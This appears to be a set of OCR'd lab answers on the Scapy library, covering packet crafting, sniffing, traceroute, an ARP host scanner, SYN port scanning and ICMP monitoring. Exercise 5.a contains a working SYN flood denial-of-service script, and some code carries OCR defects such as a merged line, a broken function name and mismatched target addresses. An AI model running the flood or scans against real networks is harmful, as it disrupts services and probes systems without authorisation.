

1 b..)Using Scapy, create a frame that consists of an Ethernet layer, with an IP layer on top? With the show method, capture all fields of the frame.




```
>>> myframe=Ether()/IP()
>>> myframe.show()
###[ Ethernet ]###
  dst       = None
  src       = 00:00:00:00:00:00
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = None
     tos       = 0x0
     len       = None
     id        = 1
     flags     =
     frag      = 0
     ttl       = 64
     proto     = ip
     chksum    = None
     src       = 127.0.0.1
     dst       = 127.0.0.1
     \options   \

>>> myframe.summary()
'Ether / 127.0.0.1 > 127.0.0.1 ip'
>>> packet[0]
<Ether  dst=ff:ff:ff:ff:ff:ff src=d8:a0:11:b0:8e:9d type=ARP |<ARP  hwtype=Ethernet (10Mb) ptype=IPv4 hwlen=6 plen=4 op=who-has hwsrc
=d8:a0:11:b0:8e:9d psrc=192.168.29.154 hwdst=00:00:00:00:00:00 pdst=192.168.29.154 |>>
>>> packet[0].src
'd8:a0:11:b0:8e:9d'
>>>
```

2.b How to Sniff with Scapy (for 10 packets and show the details of all the packets).



```
>>> from scapy.all import *
>>> packets = sniff(count=10)
>>> packets.summary()
Ether / IP / UDP 192.168.29.147:55862 > 255.255.255.255:5625 / Raw
Ether / IP / UDP 192.168.29.70:56145 > 255.255.255.255:5625 / Raw
Ether / IP / TCP 192.168.29.245:57510 > 172.64.155.209:https A / Raw
Ether / IP / TCP 172.64.155.209:https > 192.168.29.245:57510 A
Ether / ARP who has 192.168.29.44 says 192.168.29.44
Ether / ARP who has 192.168.29.97 says 192.168.29.97
Ether / IP / UDP 192.168.29.46:61354 > 255.255.255.255:5625 / Raw
Ether / IP / UDP 192.168.29.70:56145 > 255.255.255.255:5625 / Raw
Ether / ARP who has 192.168.29.28 says 192.168.29.28
Ether / ARP who has 192.168.29.170 says 192.168.29.170
```


3.a Demonstrate how to perform traceroute in Scapy



Traceroute

Traceroute is a common network diagnostic tool for displaying the route and measuring transit delays of packets across an IP network. With Scapy, you can perform a traceroute to visualize the path your packets take to reach a destination:

```
from scapy.all import *

# Perform traceroute
result, _ = traceroute(["www.example.com", "www.google.com"], maxttl=20)

# Display the result
result.show()
```




```
>>> from scapy.all import *
>>> result, _ = traceroute(["www.example.com", "www.google.com"], maxttl=20)
Begin emission
********************
Finished sending 40 packets
*******........
Received 35 packets, got 27 answers, remaining 13 packets
   142.250.207.164:tcp80 23.32.39.53:tcp80
1  192.168.36.1    11    192.168.36.1    11
2  1.7.240.192     11    1.7.240.192     11
9  100.70.136.25   11    100.70.136.27   11
10 72.14.219.169   11    100.71.86.101   11
11 142.251.227.213 11    100.70.137.216  11
12 142.251.230.52  11    -
13 172.253.72.137  11    23.54.79.24     11
14 142.250.226.135 11    23.54.79.18     11
15 142.250.214.111 11    23.54.79.43     11
16 142.250.214.111 11    23.54.79.71     11
17 142.250.207.164 SA    23.32.39.53     SA
18 142.250.207.164 SA    23.32.39.53     SA
19 142.250.207.164 SA    23.32.39.53     SA
20 142.250.207.164 SA    23.32.39.53     SA
>>> result.show()
   142.250.207.164:tcp80 23.32.39.53:tcp80
1  192.168.36.1    11    192.168.36.1    11
2  1.7.240.192     11    1.7.240.192     11
```

4 .a Write a python code using Scapy for creating a Network Scanner (Hint: Create an ARP packet using ARP() method)

Python Code

```
import scapy.all as scapy
request = scapy.ARP()
request.pdst = 'x'
broadcast = scapy.Ether()
broadcast.dst = 'ff:ff:ff:ff:ff:ff'
request_broadcast = broadcast / request
clients = scapy.srp(request_broadcast, timeout = 1)[0]
for element in clients:
print(element[1].psrc + " " + element[1].hwsrc)
```

Find the value of x using ifconfig command
ex: request.pdst = '192.168.5.13/24'



```
>>> import scapy.all as scapy
>>> request = scapy.ARP()
>>> request.pdst = '192.168.5.13/24'
>>> broadcast = scapy.Ether()
>>> broadcast.dst = 'ff:ff:ff:ff:ff:ff'
>>> request_broadcast = broadcast / request
>>> clients = scapy.srp(request_broadcast, timeout = 1)[0]
Begin emission
...**..**.*.*.*.*..**.*...***..*..***..*..***..*.*.*.*..**.*.*.*.*.*..*....***...*..**..*..................**********
**..**.*..*..**.*.*.**....***...**..*.*.**.*.*.**..**.*..**...*.*.*...*.....*...*.*...*.*...**..*........**...*......
..............**.....*..*.......**....*..*..*........**...........*.*.....***.*...........*..*.*....**.............*.*..
...*.*....*....*..*....*...........**..............**.***........*.....*.**....*.*....*....*..*.*.....*.*.....*.*.....*
......***.....*.*......*.**.........***.......*.**.....*...**.......*..*...*..*..*.*.
Finished sending 256 packets
......*...*..*....*.*....*.....**....*.*...*..*..*.......**.....*....*....*..*...**......*.*..*.*...*..**.........*..*
*..**..*.*.*.*.....*....*.*.....*...*......**.........*...*..*.........*.....*......*......*..........*............*..
..*........*****.*...*..**..*..*...***...*...*.*..*..*..*.........*..................................**..............*
*...*...........
Received 940 packets, got 253 answers, remaining 3 packets
>>> for element in clients:
...:     print(element[1].psrc + " " + element[1].hwsrc)
...:
192.168.5.0 3c:33:32:cd:e9:4b
192.168.5.1 3c:33:32:cd:e9:4b
192.168.5.2 3c:33:32:cd:e9:4b
192.168.5.3 3c:33:32:cd:e9:4b
192.168.5.4 3c:33:32:cd:e9:4b
192.168.5.5 3c:33:32:cd:e9:4b
192.168.5.6 3c:33:32:cd:e9:4b
```


5.a Demonstrate SYN flood attack using Scapy.

SYN Flood Attack

A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic. Here's a basic example of how you could use Scapy to perform a SYN flood ***(Note: This is for educational purposes only. Do not perform this on any network without explicit permission):***

```
from scapy.all import *

# Target IP address and port
target_ip = "192.168.1.1"target_port = 80

# Flood the target with SYN packets
for i in range(1000):
  send(IP(dst=target_ip)/TCP(dport=target_port, flags="S"), verbose=False)
```

8.a Demonstrate how to Send ICMP packets in Scapy and show the packet captured using Wireshark to destination 8.8.8.8.



Diving Deeper: Exploring Scapy


Crafting and Sending Packets

One of the first things you'll want to do with Scapy is to craft and send packets. Here's how you can create a simple ICMP packet (aka ping) and send it to a target:

```
from scapy.all import *

# Create an ICMP packet
packet = IP(dst="8.8.8.8")/ICMP()

# Send the packet
send(packet)
```


This simple example demonstrates the creation of an IP packet destined for "8.8.8.8" with an ICMP (Internet Control Message Protocol) payload. The send() function then sends it out into the network.

First packet accesses by index packet[0] and so on. Further details are accessed by packet[index].packet_detail



```
>>> from scapy.all import *
>>> packet = IP(dst="8.8.8.8")/ICMP()
>>> send(packet)
.
Sent 1 packets.
```

Check in wireshark for the packet



```
icmp
No.     Time        Source          Destination     Protocol Lengtl Info
343 12.536593   192.168.36.27   8.8.8.8         ICMP      42 Echo (ping) request  id=0x0000, seq=0/0, ttl=64 (reply in 344)
344 12.547370   8.8.8.8         192.168.36.27   ICMP      60 Echo (ping) reply    id=0x0000, seq=0/0, ttl=54 (request in 343)
```


9 a .Demonstrate how to Perform a Port Scan using Scapy tool on target www.example.com.

Performing a Port Scan

Scapy can also be used to perform port scans to identify open ports on a host. Here's a simple way to perform a TCP SYN scan using Scapy:

```
from scapy.all import *

# Target IP address
target_ip = "93.184.215.14"

# List of ports to scan
ports = [22, 80, 443]

# Perform SYN scan
for port in ports:
  packet = IP(dst=target_ip)/TCP(dport=port, flags="S")
  response = sr1(packet, timeout=1, verbose=0)
  if response:
    if response[TCP].flags == "SA":
      print(f"Port {port} is open.")
    elif response[TCP].flags == "RA":
      print(f"Port {port} is closed.")
```


In this code, Scapy is utilized to conduct a SYN scan on a target machine identified by its IP address "192.168.1.1". The scan targets three specific ports: 22 (SSH), 80 (HTTP), and 443 (HTTPS). For each port, the code constructs an IP packet with a TCP layer specifying a SYN flag, which is part of the TCP three-way handshake initiation. This packet is sent to the target, and the response is awaited with a timeout of one second.



```
>>> # Import all necessary functions and classes from Scapy
...: from scapy.all import *
...:
...: # Target IP address to be scanned
...: target_ip = "8.8.8.8"
...:
...: # List of ports to scan
...: ports = [22, 80, 443]
...:
...: # Perform a SYN scan on each port in the list
...: for port in ports:
...:     # Create a TCP SYN packet
...:     # IP(dst=target_ip) -> Sets the destination IP address
...:     # TCP(dport=port, flags="S") -> Sets the destination port and SYN flag ("S" for
...:     packet = IP(dst=target_ip) / TCP(dport=port, flags="S")
...:
...:     # Send the packet and wait for a single response (sr1)
...:     # timeout=1 -> Wait for 1 second before assuming no response
...:     # verbose=0 -> Suppresses unnecessary output
...:     #sr()Sends a packet and returns all replies.
...:    #sr1()Sends a packet and returns the first reply.
...:     response = sr1(packet, timeout=1, verbose=0)
...:
...:     # If a response is received, check the TCP flags to determine port status
...:     if response:
...:         # If the TCP flags indicate SYN-ACK ("SA"), the port is open
...:         if response[TCP].flags == "SA":
...:             print(f"Port {port} is open.")
...:
...:         # If the TCP flags indicate RST-ACK ("RA"), the port is closed
...:         elif response[TCP].flags == "RA":
...:             print(f"Port {port} is closed.")
...:
Port 443 is open.
```


Target_ip , you can change to IP address of www.example.com

11.a Create a simple network monitor that watches for ICMP packets using python function callback in Scapy.



Scapy can be used to automate repetitive network tasks, such as monitoring for specific packets and reacting to them. For example, you could create a simple network monitor that watches for ICMP packets:

```
from scapy.all import *

def packet  callback(packet):
  if packet[IP].proto == 1:  # ICMP protocol
    print(f"ICMP packet from {packet[IP].src}")

sniff(prn=packet_callback, filter="icmp", store=0)
```




```
>>> # Import all necessary Scapy modules
...: from scapy.all import *
...:
...: # Define a callback function to process packets captured by sniff()
...: def packet_callback(packet):
...:     # Check if the packet contains an IP layer and its protocol is ICMP (protocol number 1)
...:     if packet[IP].proto == 1:
...:         # Print the source IP address of the ICMP packet
...:         print(f"ICMP packet from {packet[IP].src}")
...:
...: # Start sniffing network traffic
...: # - prn=packet_callback: Calls packet_callback() for each captured packet
...: # - filter="icmp": Captures only ICMP packets (ping requests and replies)
...: # - store=0: Prevents storing packets in memory, reducing resource usage
...: sniff(prn=packet_callback, filter="icmp", store=0)
...: ##Run ping command on command  prompt
```

12 .a Identify hosts that are up in a local network using Scapy (hint: ARP)
Network Scanner question asked in other way

